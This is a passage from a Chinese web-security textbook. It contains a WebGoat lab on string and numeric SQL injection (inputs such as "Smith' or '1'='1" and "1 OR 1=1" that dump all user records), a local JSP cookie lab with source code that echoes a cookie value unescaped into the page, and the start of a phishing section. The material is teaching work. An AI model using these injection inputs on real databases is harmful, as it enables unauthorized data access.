剩余两项 SQL 语句为修改表单与表单授权实验，读者可自行完成。

**步骤 7**：选择课程 6，里面介绍了一种经典的 SQL 注入案例，即通过在输入中添加“or '1'='1”来实现条件判断恒为真，进而获得用户表的所有数据，如图 6-36 所示。





图 6-35　SQL UPDATE 语句实验





图 6-36　SQL 注入案例讲解

**步骤 8**：开始 SQL 注入实验，选择课程 9。根据课程 6 讲解，为实现 SQL 注入，选择第一项为 Smith'，第二项为 or，第三项为'1' = '1，即可完成注入，如图 6-37 所示。





图 6-37　字符串型 SQL 注入实验

**步骤 9**：选择课程 10。课程 9 为字符串型 SQL 注入，输入部分需要注意单引号的闭合问题。课程 10 为数字型注入，在 Login_Count 文本框中随意输入一个数字，如 1，然后在 User_Id 文本框中输入 1 OR 1=1，单击 Get Account Info 按钮，即可绕过 SQL 语句的条件判断，获得所有的用户数据，如图 6-38 所示。





图 6-38　数字型 SQL 注入实验

### 6.2.4 任务与思考

随着网络安全威胁越来越引起社会各界的普遍重视，一些安全机构开发了一些非常优秀的在线开放实验实训平台，利用这些平台，可以较为系统、全面地学习有关的安全知识。

WebGoat 是一个非常优秀和广受网络安全界关注的平台，该平台提供了非常丰富的内容，这些内容包括有关 Web 攻击与防范的主要知识。与普通的学习平台相比，该平台提供了良好的在线互动和在线帮助功能，很适合初学者使用。

通过 WebGoat 工具的学习，可以给读者一定的启发：充分利用互联网上的开放平台资源，很多平台都提供了几乎与现实互联网应用环境中相同的有关安全问题的解决方法和思路，通过系统的学习，读者不仅能掌握有关安全问题的原理和解决方案，还可扩展知识面，开拓学习视野。

扫一扫

视频讲解

## 6.3 Cookie 对象操作

### 6.3.1 预备知识：关于 Cookie

Cookie 是指某些网站为了记录和辨别用户身份，存储在用户端计算机上的文件。Cookie 的格式实际上是一段纯文本信息，由服务器随着网页一起发送到客户端，并保存在客户端硬盘的指定目录中。有人认为 Cookie 会造成严重的安全威胁，但事实并非如此。服务器读取 Cookie 时，只能读取到与该服务器相关的信息。Cookie 永远不会以任何方式执行，因此也不会带来病毒或攻击用户的系统，且 Cookie 具有时效性。例如，当用户设置了 Cookie 的存活时间为 1min 时，1min 后这个 Cookie 就会被浏览器自动删除。

Cookie 给网站和用户带来以下使用上的便利。

(1) Cookie 能使站点跟踪特定访问者的访问次数、最后访问时间等信息。

(2) Cookie 能告诉在线广告商广告被单击的次数，从而可以更精确地投放广告。

(3) Cookie 在有效期限未到时，能够使用户在不需要重复输入用户名和密码的情况下进入曾经浏览过的一些站点。

(4) Cookie 能够帮助站点统计用户个人资料以实现各种各样的个性化服务，也可以使用 Cookie 来编写一些功能较强的应用程序。

不过，Cookie 也存在安全问题，攻击者可以分析存放在本地的 Cookie 文件，并进行 Cookie 欺骗攻击。

### 6.3.2 实验目的和条件

**1. 实验目的**

通过本实验，在熟悉 Cookie 组成及工作原理的基础上，通过具体操作，掌握 Cookie 的产生过程、应用特点和安全管理方法。

**2. 实验条件**

本实验所需要的软硬件清单如表 6-3 所示。

表 6-3 Cookie 实验清单

| 类　型 | 序　号 | 软硬件规格 |
|---|---|---|
| 实验机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows 10 |
| | 3 | 软件版本：JspStudy2016 |

## 6.3.3 实验过程

**步骤 1**：登录实验用计算机。本实验中，通过 Cookie 保存用户提交的信息中包括以下 3 个文件。

（1）usingCookie.html。usingCookie.html 是一个 HTML 表单，其中设置了几种可供用户选择及输入数据表单的选项。usingCookie.html 文件代码如下。

```
<html>
  <head>
    <title>运用 Cookie</title>
    <meta http-equiv="keywords" content="keyword1,keyword2,keyword3">
    <meta http-equiv="description" content="this is my page">
    <meta http-equiv="content-type" content="text/html; charset=gb2312">
  </head>
  <body>
  <h2 align="center">用户信息</h2>
    <form method="post" action="usingCookie.jsp" >
    <table border=1 align="center">
    <tr>
        <td>姓名:</td>
        <td><input type="text" name="name"/></td>
    </tr>
    <tr>
        <td>性别:</td>
        <td>男<input type="radio" name="sex" value="M" checked>女<input type="radio"
name="sex" value="F"></td>
    </tr>
    <tr>
        <td>喜好颜色:</td>
        <td>
        <select size=1 name="color">
            <option selected>none
            <option>blue
            <option>green
            <option>red
            <option>yellow
        </select>
        </td>
    </tr>
    <tr colspan="2" align="center">
    <td><input type="submit" value="发送资料"/></td>
```

```
    </tr>
    </table>
</form>
  </body>
</html>
```

（2）usingCookie.jsp。接收 usingCookie.html 表单传送过来的变量数据，并将这些数据存入 Cookie 中，然后将网页定向到 responseCookie.jsp。usingCookie.jsp 文件代码如下。

```
<%@ page language="java" pageEncoding="utf-8"
    contentType="text/html;charset=utf-8" isELIgnored="false"%>
<html>
  <head>
    <title>Use Cookie</title>
    <meta http-equiv="pragma" content="no-cache">
    <meta http-equiv="cache-control" content="no-cache">
    <meta http-equiv="expires" content="0">
    <meta http-equiv="keywords" content="keyword1,keyword2,keyword3">
    <meta http-equiv="description" content="This is my page">
  </head>
  <body>
    <%
    String strname=request.getParameter("name");
    String strsex=request.getParameter("sex");
    String strcolor=request.getParameter("color");
    Cookie nameCookie = new Cookie("name",java.net.URLEncoder.encode(strname));
    Cookie sexCookie = new Cookie("sex",strsex);
    Cookie colorCookie = new Cookie("color",strcolor);
    nameCookie.setMaxAge(30);
    sexCookie.setMaxAge(30);
    colorCookie.setMaxAge(30);
    response.addCookie(nameCookie);
    response.addCookie(sexCookie);
    response.addCookie(colorCookie);
    response.sendRedirect("responseCookie.jsp");
    %>
  </body>
</html>
```

（3）responseCookie.jsp。Web 应用程序会读取存储在 Cookie 中的用户数据，并根据需要经变化后输出到浏览器。responseCookie.jsp 文件代码如下。

```
<%@ page import="java.net.URLDecoder"%>
<%@ page language="java" pageEncoding="utf-8"
    contentType="text/html;charset=utf-8" isELIgnored="false"%>
<html>
  <head>
    <title>获取 cookie 资料</title>
```

```
    <meta http-equiv="pragma" content="no-cache">
    <meta http-equiv="cache-control" content="no-cache">
    <meta http-equiv="expires" content="0">
    <meta http-equiv="keywords" content="keyword1,keyword2,keyword3">
    <meta http-equiv="description" content="This is my page">
  </head>
  <body>
      <%
      Cookie cookies[] = request.getCookies();
      if(cookies == null)
          out.print("没有 cookie");
      else
      {
      try
      {
          if(cookies.length == 0)
          {
              System.out.println("客户端禁止写入 cookie");
          }
          else
          {
              int Count = cookies.length;
              String name="",sex="",color="";
              for(int i=0;i<Count;i++)
                  if(cookies[i].getName().equals("name"))
                      name=cookies[i].getValue();
                  else if(cookies[i].getName().equals("sex"))
                      sex=cookies[i].getValue();
                  else if(cookies[i].getName().equals("color"))
                      color=cookies[i].getValue();
%>
<font color="<%=color%>" size=5>
<%=java.net.URLDecoder.decode(name)%>
    </font>
    您好。以下是您的个人资料.....<P>
    <%
    out.println("性别:<br>");
    if(sex.equals("M"))
        out.println("<img src='images/boy.png'>我是男生..<p>");
    else
        out.println("<img src='images/gril.jpg'>我是女生 ..<p>"); }}
    catch(Exception e)
    {
        System.out.println(e);
    }
}%>
  </body>
</html>
```

**步骤 2**：Web 服务器软件配置。常用的 Apache 对静态网页支持良好，而像 ASP、CGI、JSP 等动态网页一般采用 Tomcat 来处理。JspStudy 2016 是目前互联网上使用最多的一款 JSP 环境一键安装包，集成了 JDK＋Tomcat＋Apache＋MySQL，可以实现 JSP 环境配置一

键启动，用户无须修改任何配置即可迅速搭建支持 JSP 的服务器运行环境。其集成以下组件：JDK 1.7_51、Tomcat 8.0.30、Tomcat 6.0.44、MySQL 5.7.10、Apache 2.4.18、PHP 5.5.30、PHP 5.2.17、SQL-Front 5.1、Xdebug 2.2.5、mysql-connector-java-5.1.38.jar。在实验机中安装 JspStudy，安装成功后运行该服务器软件，启动 Apache、Tomcat 及 MySQL 服务，如图 6-39 所示。





图 6-39　启动 Apache、Tomcat 及 MySQL 服务

**步骤 3**：打开浏览器，在地址栏中输入 127.0.0.1：8080，即可打开网站主页。如图 6-40 所示，主页可正常访问，说明 Web 服务运行正常。





图 6-40　网站主页

**步骤 4**：将步骤 1 的 3 个文件放到 JspStudy 的 WWW 目录下，如图 6-41 所示。





图 6-41　将网页文件放置于 Web 服务器主目录下

**步骤 5**：在浏览器地址栏中输入“127.0.0.1：8080/responseCookie.jsp”，直接读取网站的 Cookie 信息，打开如图 6-42 所示的窗口，说明暂时没有 Cookie。





图 6-42　暂时没有 Cookie

**步骤 6**：在浏览器地址栏中输入“127.0.0.1：8080/usingCookie.html”，则运行 usingCookie.html 文件，显示如图 6-43 所示的对话框。用户信息可以随意填写，如姓名为 Zhansan，性别为男，喜好颜色为 blue。





图 6-43　输入表单信息

**步骤 7**：单击“发送资料”按钮，由于 form 提交方式为 POST，网页调用 usingCookie.jsp，将用户输入的信息保存到 Cookie 中，然后重定向到 responseCookie.jsp，浏览器运行 responseCookie.jsp 后，Cookie 值已经显示在页面中，用户名的颜色显示为步骤 6 设置的蓝色，性别为男，如图 6-44 所示。





图 6-44　已经显示存在 Cookie 值

**步骤 8**：运行 usingCookie.html 后，修改一些信息，例如，将“喜好颜色”由 blue 改为 green，性别由男改为女，如图 6-45 所示。

**步骤 9**：单击“发送资料”按钮，可以看见 Cookie 值发生了变化，如图 6-46 所示。





图 6-45　修改表单信息





图 6-46　Cookie 的值发生了变化

## 6.3.4　任务与思考

在该实验的基础上，读者可以进一步学习有关 Cookie 的知识。

**1. Cooke 的设置方式**

HttpServletResponse 的 addCookie 方法提供了 Cookie 设置功能，使用 addCookie 方法可以将 Cookie 加入 Set-Cookie 应答头中，如 Cookie userCookie = new Cookie("user", "admin")、response.addCookie(userCookie)等。与 Cookie 设置有关的操作还包括 setMaxAge 和 setPath。

(1) setMaxAge。setMaxAge 用于设置 Cookie 过期之前的时间，以秒计算。如果不设置该值，则 Cookie 只在当前会话内有效，而且这些 Cookie 不会保存到磁盘上。

需要注意的是，删除 Cookie 就是通过该方法实现的。将要删除 Cookie 过期之前的时间指定为 0，就可以达到删除该 Cookie 的目的。

(2) setPath。setPath 用于设置 Cookie 适用的路径。如果不指定路径，Cookie 将返回当前页面(JSP 页面或 Servlet 的映射)所在的目录。对于 Cookie 路径的设置，还需注意以下 4 点。

① 所有的 Cookie 都是有路径的。

② 该方法设置的路径为客户端路径，即“/”代表服务器根目录。

③ 该方法设置路径时，/myWeb/与/myWeb 是不同的，前者可以关联到服务器的 myWeb 目录下，而后者则不可以。

④ 该方法设置路径时，没有相对目录的说法，即不论在哪个目录下设置 setPath

(/myWeb/)，该 Cookie 都将关联到服务器的 myWeb 目录下（setPath(/myWeb)则不可以），而不是当前目录的 myWeb 的子目录下；同样，设置 setPath(myWeb/)和 setPath(myWeb)也不能关联到当前目录的 myWeb 的子目录下。

大多数情况下，如果无法成功删除 Cookie，主要原因与目录的不正确配置有关。一个常见原因是在某一个目录中设置了 Cookie(没有调用 setPath 方法)，却在另一个目录中删除该 Cookie(其实是调用 setMaxAge 方法)。

**2. Cookie 的读取**

从客户端读取 Cookie 时调用的是 HttpServletRequest 的 getCookies 方法。该方法返回一个与 HTTP 请求头中内容相对应的 Cookie 对象数组。得到这个数组之后，一般可通过用循环方式访问其中的各个元素，调用 getName 检查各个 Cookie 的名称，直至找到目标 Cookie。然后对这个目标 Cookie 调用 getValue，根据获得的结果进行其他处理。

需要注意的是，如果 JSP 和 Servlet 所在目录(Servlet 为其映射目录)的父目录中有同名 Cookie，则 request. getCookie()方法得到的 Cookie 数组中保存的是其父目录中的 Cookie 的信息。

扫一扫

视频讲解

# 6.4 网络钓鱼攻击

## 6.4.1 预备知识：了解网络钓鱼

